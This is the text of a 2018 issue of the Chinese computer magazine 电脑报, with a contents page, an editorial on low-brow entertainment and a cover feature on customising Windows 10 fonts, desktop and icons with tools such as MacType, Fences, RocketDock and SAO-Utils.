

科技创造财富·科技改变生活

电脑报

第21期

总第 1354 期

2018年5月28日

全彩电子版：icpcw.com/e

官方微博：weibo.com/cpcw

邮发代号 77-19

欢迎到各地邮局
或微信订阅
2018年《电脑报》




微信订阅扫一扫

让你的Windows放飞自我!

Win10美化方案大全

>03~06



20城抢人大战：高科技互联网人才是香饽饽 >07

全网最详尽对比：HUAWEI P20 Pro 的相机能否媲美单反 >16

教你一个 228 元就能让手机屏幕“变大”10 倍的 idea >21

Android P 来了，是时候进行彻底的改变了 >32

售价
5.00元



6 952284 100010

主管单位：重庆市科学技术协会 | 出版单位：重庆电脑报出版有限责任公司 | 地址：重庆市渝中区双钢路 3 号科协大厦 | 邮编：400013 | 邮局订阅代号：77-19
读者邮箱：pcw-advice@vip.sina.com 电话：编辑部（023）63658800 | 广告部（023）63658999 | 欢迎提供新闻线索 | 发行热线：023-63863737
国内统一刊号：CN50-0005 | 广告经营许可证号：010015 重庆重报印务有限公司 印刷 报纸如有遗失或缺损，请致电 023-63658769

封面策划

- 让你的 Windows 放飞自我!
Windows10 美化方案大全 03
小打小闹,
让你的 Win10 看起来更舒服 03
进阶技巧,
更换 Windows 的图标 ... 05
深度美化,
让你的系统不再“Windows” 05

20 城抢人大战:

- 高科技互联网人才是香饽饽 07
抖音和微信互掐,好戏刚刚开场 09
套路广告下的线上高效英语课程 10
陆奇卸任 COO,百度 AI 走向何方? ... 11
“国产”民营火箭两连发,它们离 SpaceX 还有多远? 12
HoloLens“试水”一年都有哪些成果? ... 13
全球首批!
一场最“快”的 OnePlus 6
加油聚会 15
全网最详尽对比:
HUAWEI P20 Pro 的
相机能否媲美单反? 16

- 吾空 K17-8U 游戏本测试 17
戴尔 G3 1060Max-Q 款评测 18
教你一个 228 元就能让手机屏幕“变大”10 倍的 idea 21
升级散热好避暑,这些细节要注意 22
低价 144Hz 显示器要慎买 23
内存持续涨 SSD 机会到 6
月装机怎么选 24
二合一笔记本选购正当时 26
六款清凉小物,摆脱黏腻夏天 28
把有格调的它摆在桌上,
你就是全场焦点! 29
都是自动惹的祸:Word 篇 31
Android P 来了,
是时候进行彻底的改变了 32
Scratch2.0 星际崩塌(下) 34

电子版增刊

- 《冰汽时代》游戏评测 Z1
绿色这么可爱,为什么要被作为原谅色啦 Z2
长江存储首台高端光刻机到货:
可造 14nm 3D 闪存 Z3
微信新版内测曝光:朋友圈界面有大变化 Z4
呵护口腔健康,仅靠刷牙就 OUT 啦! ... Z5



手机淘宝扫一扫
订阅电子版

视角

为什么要抵制低俗

上期谈到高雅与低俗的问题,举了一个郭德纲的例子,于是有人问了,郭不就是靠低俗起家的吗?老是在段子里讽刺主流相声界要“寓教于乐”。

其实,郭在早期成名还真不是靠低俗,他的《西征梦》《买面茶》《学电台》等等都堪称经典,只是近年来忙于俗务,小黄段子、伦理哏渐多,已不复当年气象,很多粉丝于是选择用脚投票,弃之而去。

我们为什么反感和抵制低俗?

有朋友说,他在英国留学期间,一个寝室的中国留学生每天晚上都会刷抖音到半夜,否则就会觉得难受。另一个朋友说,他自从喜欢看玄幻小说以后,现在拿着专业的学术著作就走神,很难看得下去。

这其实是有科学道理的,人长期接受这些低密度、高反馈的东西,信息筛选和处理能力会被弱化,大量碎片化的信息掩埋了思考能力,当逐渐适应了这种唾手可得的满足感,“兴奋阈值”又会不断提升,精神难以集中,对深度思考的东西变得难以接受,从而更加依赖虚拟的满足感,陷入恶性循环。尤其对于自制力差的人来说,获得短期快感更是一种灾难。它们会在不知不觉中偷走你的时间,消磨你的意志力,摧毁你向上的勇气。

在知乎有这么一个问答:多数人为什么会喜欢低俗的事物?一个高赞答案说,这是因为低俗事物获取的成本比较低,或者从中获取快乐的成本比较低。听相声的伦理哏、黄段子容易乐,但要听懂一些特别的包袱尚且需要一定的知识积累,更不用说听歌剧、看芭蕾了。

不是说人民群众不需要娱乐,其实大俗大雅都是一种境界。但长期沉溺于简单重复、低成本的快感,对还需要成长的青少年来说,的确是得不偿失,就像茨威格在其名著《断头王后》中说的:她那时候还太年轻,不知道所有命运赠送的礼物,早已在暗中标好了价格。

全彩电子版:尊享独家增刊



《电脑报》电子版即非纸质版图书

- ◎ 可在移动端:电脑、手机、iPad 上观看
- ◎ **全彩高清**、可自由放大
- ◎ **一人购买,全家观看**
- ◎ 电子版还拥有多版**独家增刊**;
包括游戏、娱乐、美食、技巧、好物推荐等多种内容;
时下的火热话题我们这里都有!
- ◎ 另外我们还设有**互动专区**,
只要你来勾搭小编,就有机会登上增刊版面哦



手机淘宝扫一扫立即订阅
icpcw.com/e

老读者专享

- ①订阅《电脑报》电子版全年版;
- ②再将你订阅过**纸质版的任意凭证**发给淘宝客服(凭证可以是订单截图或报纸照片);
- ③就可以**免费获得** 2012~2017 年中任意一年的**全年珍藏电子版**(留言或私信客服指定年份),如有其他疑问请咨询淘宝客服;
- ④咨询淘宝客服领取(该活动不可与其他活动同时享受)。

原价 250 元

158 元

全年版
(50 期)

原价 125 元

85 元

半年版
(25 期)

原价 62.5 元

45 元

季度版
(12 期)

让你的Windows放飞自我!

——Windows 10美化方案大全

尽管现在的 Windows 10 相比过去，在界面布局设计上已经有了很大的变化，但从风格上而言，依然延续了自 Windows 95 以来的很多特色，特别是近几个版本，图标、字体等，变化很少。这其中的理由除了情怀之外，更重要的是让用户在使用的时候，能在更方便之余不过多改变自己的视觉体验和使用习惯。不过这也造成一个问题：Windows 在大家眼中已然是一个没有太多个性的系统。

不过事实上，早在 Windows XP 推出后，就有不少用户自己尝试着美化 Windows，比如自己修改默认字体、自己更改默认图标，甚至于利用一些工具和软件将整个 Windows 的布局和设计进行大面积的修改，就连笔者也曾经将自己的 Windows 改成过 Mac OS 的模样。

所以如果你对现在 Windows 10 的设计还有什么不满的话，不用担心，你完全可以利用各种工具打造一个完全属于你自己的 Windows，将你的想法和个性融入到微软的系统中。下面我们就分几个方面来为大家详细讲解一下如何美化 Windows。



小打小闹，让你的Win10看起来更舒服

一般来说，如果不想对 Windows 进行大改造，将它改头换面看起来像另一个系统的话，那么美化的目的只是让自己的系统看起来更舒服一些。那么我们无需动大手术，只需要根据两点来对系统进行改造。

首先是字体，其实更换字体并不是麻烦事，很简单。但关键是 Windows 在默认的微软雅黑字体上，渲染字体的方式和软件的适配都并不好，放大以后文字会显得粗糙。所以大家要想眼睛舒服点，

美化字体就是首要任务。

其次则是整洁的桌面，Windows 桌面的杂乱大家有目共睹，如果还要在桌面上放一些 Word 文档、PPT 文案以及照片什么地话，那么不客气的说，Windows

很容易就变成一个大花猫，不仅难看同时查找起来也麻烦。

所以对于很多用户来说，在美化 Windows 方面，只要能搞定字体和桌面其实就足够了。

用MacType进化你的系统字体



MacType，专门将 Windows 字体渲染为 Mac 字体的软件

可能有很多有苹果笔记本的用户都发现，苹果的字体要比 Windows 的字体看起来更舒服，哪怕两者采用同样的字体，但是苹果的字体看起来也会更顺滑，其实这就是一个文字渲染的问题，那么怎么才能让 Windows 也拥有如 Mac

一样顺滑的字体呢？这里我们就要推荐一个工具：MacType。

MacType 是基于一个 GDI++ 开源项目开发的字体渲染软件，虽然版本更新足够慢，但是兼容性却挺不错，至少之前的 Win10 使用这个软件是毫无压力

的。MacType 的出现给 Windows 用户带来了优良的字体显示效果，也使得我们能够在开机运行时直接替换系统默认字体而不用修改系统文件。MacType 有 32bit 和 64bit 两个版本，下面文章中我们统一使用 Windows10 64bit 版本系统来进行操作。



DirectWrite 补丁在一个日文网站发布，看大家有没有需求

首先下载 MacType 并正常安装，安装完成后不急着配置启用。下载可去官网进行，直接就能获得最新的正式版安装文件。此外，我们还需要下载 MacType Beta 更新，解压后将 MacType64.dll 这个文件分别覆盖至 MacType 的安装目录下。

为了替换系统默认的中易宋，我们还需要下载 IoF (Impression of Font) 字体集用于代替显示中易宋，下载完成后先将压缩包解压，解压完成后可以看到文件内依然包含一个 7Z 包 IoF_20140711_103833.7z，这里运行文件夹内的! Install.bat 并按提示操作来将

这个 7Z 包解压得到 IoF-Released。注意：所有下载文件大家都可以在极限社区 (<http://bbs.themex.net>) 中找到，具体如何下载这里我们就不多说了。

首先将 01:IoF 字体集目录里每一字体文件夹内除下划线开头和 simsun.TTC 以外的所有字体文件进行安装，右键点击字体文件，在弹出菜单中选择安装即可。这个和我们以前在 Windows 中安装字体文件是一样的。




MacType 的用户向导界面

安装完所有字体文件后，到 IoF-Released\03:Iof 专用配置文件内将 Iof 文件夹拷贝至 MacType 的配置文件夹内（64 位为 C:\Program Files (x86)\MacType\ini）。配置拷贝完毕后，我们接着要打 DirectWrite 补丁，这个补丁的目的是让所有 Windows 上的程序都能让 MacType 进行渲染，这个补丁并非官方补丁，不过针对一些特殊用户的非常有作用，补丁下载的地址为：https://silighthblog.develuck.com/MacTypePatch_1.26.zip。补丁里有比较详细的使



采用 MacType 渲染前后的 Windows 字体，明显后者要舒服得多



下载字体文件后进行安装

上接03版

用方法,这里也不再赘言,大家跟着补丁中的说明文档照做即可。

当然如果大家平时不用微软系统的UWP小程序的话,那么这个补丁是可以不打的。需要打补丁的有两类用户,一类就是下载了不少UWP程序使用的用户,一类就是采用了Windows10 S系统只能用UWP程序的用户。如果你是正常使用Windows的程序,那么这个补丁不打也可以,特别是Windows 7以前的用户,完全可以无视。

现在就可以正儿八经地对MacType这个软件进行配置了。在所有软件以及补丁都下载完成并拷入相应的目录后,我们打开MacType这个软件就能看到软件的用户向导。可以看到MacType有注册表、服务、MacTray托盘三种加载模式。大家可以根据自己的需求进行选择,都无所谓。

稍微要注意的是,如果用户之前已经打上了DirectWrite补丁的话,那么要注意的是DirectWrite补丁不支持

MacTray托盘模式。所以这类用户必须在注册表与服务之中根据自己所需选择一个,在下一步中选择“替换为XX”的配置文件,点击就可以完成配置了。个人建议普通用户可以直接使用托盘加载,这样自己好掌控,而经常使用UWP软件的用户则可以选择注册表加载或者服务加载中的一个。

做完这一切,现在只需要重启,我们就能在Windows上获得Mac的字体渲染了,试试看是不是顺眼多了?不过要

注意的一点是,并不是所有应用在默认情况下都和MacType兼容的。比如说Office某些版本就无法在已经配置了MacType的电脑中正常安装。这个时候我们要打开MacType安装目录中的ini文件,在ini文件中,我们会看到sample1.exe这样的字样,将不兼容的安装程序替换sample1.exe然后再重启就可以了。

桌面太乱?试试Fences这款软件



相信很多人的Windows桌面都是这样……



Fences最强大的功能就是整理桌面

Windows从古至今一个问题就是桌面空间有限,软件的图标、重要的文档以及照片等如果不放在桌面上,那么查找起来相当麻烦;但是如果都放在桌面上,长此以往很快用户就会发现Windows的桌面空间不但不够用,同时整个桌面也会变得乱糟糟的。相信各位回家看自己老爸老妈的Windows桌面,就会有这样的感觉。

那么有没有一个办法,又可以将各种文件图标放在桌面上,又能让自己轻松地管理呢?答案是肯定的。事实上Windows上的桌面管理软件很多,有免费的,也有付费的,有功能强大可以随便改桌面的,也有专门针对某一功能进行设计的。这里我们要推荐的是Fences这款软件,有了它,再乱的桌面也能整理得井井有条。

专注,推荐Fences的理由

事实上,在Fences之前,国内一些软件厂商也有一些管理桌面的软件,比如腾讯的Q+、360的软件管家、柠檬桌面以及其他Windows优化软件等等。但是这些软件过于注重桌面的功能增加,安装之后不但没有起到合理整理桌面的作用,反而给桌面增加一大堆可有



不需要做什么设置,自动运行Fences就能很好地整理桌面



用户可以自己建立分区,同时也可将分区打开或者收起

自动将目前的桌面图标按文件类型分为一些“桌面分区”,默认的栅栏会将已有的桌面文件划分为“程序”、“文件夹”以及“文件”三种。这样原有放在桌面上的文件和图标都会按照软件自己的筛选原则放到不同的桌面分区中去,这样桌面瞬间就干净了。

如果想创建新的桌面分区,按住鼠标左键并拖动,点击在此处创建桌面分区,再输入分区名称,就可以设置一个新的桌面分区了。个人觉得很好用的一点是,桌面分区不会一直处于开启状态,而是可以实现关闭打开的功能,这样不但用户比较好找,同时看起来桌面也会很整洁。

此外,每一个图标都能在这些分区之间自由地拖动,用户可以随时改变它们所在的位置。也可以为每一个分区设置一种排列方式以适应不同类型的文件,只要打开某一个桌面分区然后在左上角选择桌面分区排列方式,用户就可以根据文件需求,选择排列方式,让这些文件整整齐齐排列好。这一点其实是和Windows的桌面排序方式很接近的。

自动智能归类新图标

其实大多数人使用Fences就可以按照上面的提示简单操作就行了,不过这未免有点对不起自己花的37元人民币,所以这里也要多介绍一些Fences的功能。Fences其中很有特点的一项功能就是可以自动归类新的图标。



在Fences的设置中,可以根据用户需求制定自动归类的规则

Fences的自动归类功能可以自动将桌面的图标分门别类地放进不同的分区。通过自动归类功能对文件进行分类省时省力,易于理清工作思路。

如果文件的时间属性较强,可以制定

一个基于时间的规则,把工作日创建的文件默认放在工作分区中,把周末创建的文件默认放在生活分区中。便于将生活文件和工作文件分离。当然,这些都需要用户自己手动创建新的桌面分区。

如果文件是按名称相关联的,可以制定一个基于名称的规则,则可以把文件名中带有相应关键词的文件默认放置在关键词的分区中。此外,Fences还可以选择直接按照文件类型分类。比如rar、zip、iso等格式的压缩文件,这些文件需要解压后才能进一步处理,可以自动分类到解压分区中。

三个小功能让你工作效率提升

说完了桌面整理的功能,最后说说几个Fences不常用的功能,这几个功能虽然不是Fences最重要的功能,但是作为辅助功能其实相当有用,用好了不但会让用户感觉Fences让整个系统的使用变得有趣,同时还能提升自己使用电脑的效率。



Fences可以自动隐藏所有图标,强迫症人群必用功能

首先,Fences可以将整个目录都放在桌面上。这个功能其实Windows自己也有,用户可以将单独的硬盘盘符以快捷方式显示在桌面上,这可以说是为懒人打造的。Fences创建硬盘快捷入口的方法很简单,基本和Windows差不多。用户可以在硬盘盘符上按右键选择“在桌面显示此文件夹”,也可以直接将硬盘盘符拖到桌面上。这个方法同样适用于单一的文件夹。

其次,Fences可以快速隐藏所有图标。快速隐藏是Fences默认开启的一个功能,可以双击鼠标左键来隐藏或显示桌面上的所有图标。还可以设置为不使用桌面时自动隐藏图标和使用桌面时自动显示图标,实现自动隐藏图标,非常美观又实用的功能。

最后,Fences还可以像手机一样让桌面分页。这个功能一般人不会使用,但是工作的文件以及图标如果实在多得需要用户像手机一样翻页的话,那这个功能就派上用场了。在软件主页设置的“桌面页面”中,我们可以启用分页功能,这样桌面就可以像手机一样,整屏整屏地移动。鼠标在桌面的最右侧往左滑动,或是使用键盘快捷键都可以切换图标屏幕。如果用户的显示器是触摸屏,还可以设置为双指拖动切换页面,相当方便。

上接04版



进阶技巧,更换Windows的图标

字体的修改和桌面的整理主要针对一些想让自己系统看起来舒服的用户。不过对于很多用户来说,真正厌烦的是Windows万年不变的图标。笔者自己都忘记了Windows的图标有多少变化了,感觉似乎还不如安卓以及第三方系统那样来得千变万化。

手动修改文件夹图标

要修改一个文件夹图标,那么首先我们要做的是修改文件夹属性。众所周知,Windows下的文件夹属性是通过文件夹根目录下的desktop.ini文件控制的;同时只有当文件夹本身具有只读属性时,desktop.ini文件才会生效。

从多个用户的实验来看,要修改文件夹图标,那么最基本的一点就是将文件夹的属性改为只读。事实上,在Windows 7和Windows 10两个系统下,用户只需要将需要改变的文件夹设置为只读,就能更改文件夹的图标,并不需要其他步骤。如果是老机器用Windows XP的话,倒是需要将文件夹属性改为“系统”,不过这显然已经不是

所以现在教大家一些改变自己Windows系统图标的方法。这样系统还是那个系统,用法还是那个用法,但是不同的图标总能带给用户新意,让大家心情愉悦一些。


Windows图标更改的方案很多,比较常见的是手动修改,这个大家即使不

会也听说过,有效但是效率不高,只是每个人都可以尝试。此外就是用软件修改了,很显然用软件修改的办法是最合理的。不过不排除有一些强迫症患者不喜欢用第三方软件。所以在这里我们就都说说手动修改和软件修改的方案。

注意,自己动手修改系统图标的办

法很多,我们这里只介绍最简单的修改图标方案,让每个人都能很轻易地上手。不过这个办法只适合于本地电脑,不适合其他如修改、拷贝等操作,如果系统进行大的更新的话,可能也会让修改的图标失效,这一点大家要注意。

主流了。



网上各类文件夹图标都能找到

搞定了文件夹属性,现在就可以去寻找一套自己满意的文件夹图标了。目前网上供用户下载的文件夹图标很多。喜欢扁平设计的可以在Flaticon网站下载,风格统一,画风舒适,用起来有一种用安卓手机的感觉。其他像国内千图网等网站,也有Windows的文件夹图标下载,直接打包下来就行。

如果喜欢安卓手机的图标,大家也可以直接从手机或者一些网站上找到安卓系统所有的图标,或者说喜欢某个品牌的系统图标,也能从那个品牌手机中找到。这类图片一般风格比较一致,观感也不错。哪怕你喜欢的是Mac OS系统的图标,也可以通过苹果电脑找到相应的图标,或者网上搜一下,很简单。下载和寻找的方法这里就不多说了,应该不是问题。

将所有需要的图标放在系统某个盘符根目录下,将文件夹命名为“图标库”,然后依次右键文件夹/属性/替换图标/选择图标/确定,就可以完成图标的修改了。

不过就像我们说的一样,如果将文件

夹放到U盘或者路径出现变化,这个方法就会失效,因为文件夹图标的路径不允许



文件夹修改后效果就看自己的审美品位了。修改,修改的话就会回到默认装填。此外,这个方法也的确不够效率,用户只能一个一个修改,而无法对大量文件夹进行批量修改,倒是适合有耐心的人。



更加小清新的图标风格,可以尝试一下

另外,个人建议大家最好不使用微软自己准备的图标,因为哪怕画面变了,但是整体风格和修改前的变化不大。建议大家还是像修改文件夹图标一样,在网上上一套不同于微软风格,但适配微软系统的图标,这样看起来才会有新意。

手动修改快捷方式图标

要说修改系统其他图标,难度就更小了。实际上这么多年来,Windows自己也允许用户自己修改各类快捷方式和文件的默认图标,甚至于自己都准备了一套图标供用户选择。

在需要美化的桌面快捷方式上单击鼠标右键,然后在弹出菜单中选择最下方的属性菜单。在弹出菜单中选择第二个快捷方式,然后选择下方中央的更改图标选项。此时,如果点进去就能看到微软为用户准备的图标备选,用户可以让任意快捷方式适配任意图标。

如果用户对微软自己的图标不满意的话,那么可以去下载如安卓、苹果或者其他美化好的系统默认快捷方式图标,一般这样可供下载的图标都是ico为后缀,下载之后可以放在一个文件夹中,有需要的时候,将快捷方式的图标指向这个文件夹中的某个图标即可修改。

不过要注意的是,这个方案一般只适合于微软自己系统默认的快捷方式,比如自带的IE浏览器、Office软件、文件夹等等。如果是第三方软件安装后的快捷方式,虽然也能修改,但是不见得能



Windows快捷方式的图标更换

让人满意,一般第三方软件的快捷方式我们不建议更改图标,毕竟厂商自己已经做出了最适配的图标了。

用小软件替换执行文件图标



用第三方美化工具可直接更改图标,但整体风格也变了

无论是替换文件夹图标也好,还是替换快捷方式图标也罢,它们其实都有一个问题。那就是如果不是文件夹和快捷方式,就没法直接替换图标。比如exe


文件或者Word文档这样的执行文件,特别是一些非快捷方式的微软程序,如果不替换图标,那观感肯定不一样。

如果用一些第三方的美化软件直接安装,全部换主题样式,自然可以得到替换的图标,不过那未必是自己喜欢的,而且用第三方软件深入美化,并不是每个人都有这个必要。这里教大家一个小办法,仅需一些小软件就能达到自己的目的。

首先还是得自己准备替换的图标,自己设计也好,网上下载也罢,找到自己喜欢的图标是最重要的。也可以用一些软件对现成的图片进行转换,记得将像素设置为64×64或者128×128,然后图片要用ico作为保存类型,这样才可以进行图标的替换。

此时用户可以下载图标替换软件,这里推荐两个小软件,一个是exe icon change,一个是QIcon Changer,这两个软件都是绿色小软件,使用后甚至可以直接删除,不占资源不占空间,我们现在以QIcon Changer为例为大家简单讲解一下。

首先打开软件,会看到一个很小的窗口,左边是exe程序的框架,右边是ico图标文件的框架。此时将你要替换图标的exe文件拉到左边的框架中,将你准备好的图标文件放到右边的框架中,



QIcon Changer可以直接替换exe文件的图标接着点应用,然后等待一阵即可。

然后自己建立一个文件夹,将已经更改图标的exe文件以及其他执行文件放进去,刷新一下,应该就可以看到替换图标的效果了。这个时候再将更改了图标的exe文件放回原有的位置即可。不过提醒一下,这个方法虽然简单,但是为了安全和保险起见,建议大家还是备份一下原始的执行文件,如果更改图标后出什么问题,也好恢复。



深度美化,让你的系统不再“Windows”

如果美化系统的某一部分已经不能满足你,那么或许你该考虑一下Windows全盘的深度美化了。这类美化通常是由第三方软件来完成,通过这类美化软件,用户完全可以将自己的

Windows变成另一个看起来完全不同的系统,甚至于某些使用习惯都会有少许不同。

这种深度美化的软件通常分为两类,一类是封闭式的美化,也就是安装了之

后,基本Windows系统的美化修改就定型了,不会有太多变化的余地,比如说一些仿Linux、仿Mac OS、仿安卓的系统美化软件,至于喜欢不喜欢那就由不得用户了,除非删除。另一类是相对开放的美化

方案,虽然也是利用第三方软件,但是用户可控制余地大,且随时可以更换美化方案,同时还能根据需求增添各种功能。

这两类软件都比较多,下面我们就给大家推荐几款值得使用的美化软件。

上接05版

苹果风的RocketDock

从很多用户的反馈来看,虽然他们习惯了使用Windows,但是更喜欢Mac OS的系统风格,毕竟Mac OS在图标、文字以及排列上,的确有自己的独到之处。如果你也是比较中意Mac OS的系统风格的话,那么这里我们推荐大家安装RocketDock这款软件,因为它能让你的Windows看上去无限接近Mac OS系统。

RocketDock是一款老牌软件了,虽说是让Windows看上去更像Mac OS,但是在操作方面它还是算比较复杂的,因为除了模仿Mac OS之外,它还可以创造一些特殊的效果,比如扇形和

矩形的图标栏等等。同时RocketDock除了模拟苹果之外,同样可以使用其他面板主题,创造一些与众不同的视觉效果。

但一般而言,对于安装这类封闭式美化软件的用户,都不想过于DIY,越是简单越好。RocketDock我们可以在官网下载,也能下载国内已经汉化的汉化软件,如果是懒人的话,建议下载汉化软件即可,大多数插件以及面板都已经准备好了,使用的时候比较简单。

对于RocketDock最关键的是设置,桌面的主题、风格、效果以及一些特殊的功能,都是在软件设置中实现的。比



RocketDock是一个非常好用的美化软件

如想要苹果的主题,就在设置的“风格”中进行选择,然后你的系统就自然会设置为你所选的主题风格了,款式很多,大家可以自己预览,确认后选择确定即可,比较简单。



苹果和微软风格的混搭

当然如果熟悉这个软件后,大家也可以在设置中对图标、位置等进行单独的详细设置,RocketDock的选项并不多,上手难度并不算大,而且系统风格不少,完全可以适应不同人群的口味。


SAO-Utils,二次元的选择

如果喜欢二次元动漫风的话,这里我们推荐大家试试SAO-Utils这款美化软件。说到SAO-Utils,不少看过动漫的用户可能会觉得熟悉,它来源于动漫刀剑神域,是英文写法Sword Art Online(以下简称SAO)的简称。在原著中SAO充满科技感的游戏菜单栏效果让人感觉非常惊艳,现在有工作室通过桌面启动器的形式将SAO中的菜单搬上了电脑桌面。

启动器继承了SAO中游戏菜单的风格和过渡动画,顺滑而又无缝的切换方式在实际操作过程中很有科技的美感。软件安装过程很简单,在官网下载直接安装即可,然后重启电脑则安装完成。SAO-Utils的默认打开方式为鼠标左键和右键同时长按,在设置中可以进一步自定义打开方式。

这个美化软件最大的特点是由资源

监视器与各种插件构成,软件默认设置开机自启以及打开所有插件,默认情况下预装15个插件。软件有SAO、GGO和ALO三种主题风格,不同的主题有不



SAO-Utils的界面很符合原作的感觉

同的插件,通过设置我们可以让这些插件一同使用。

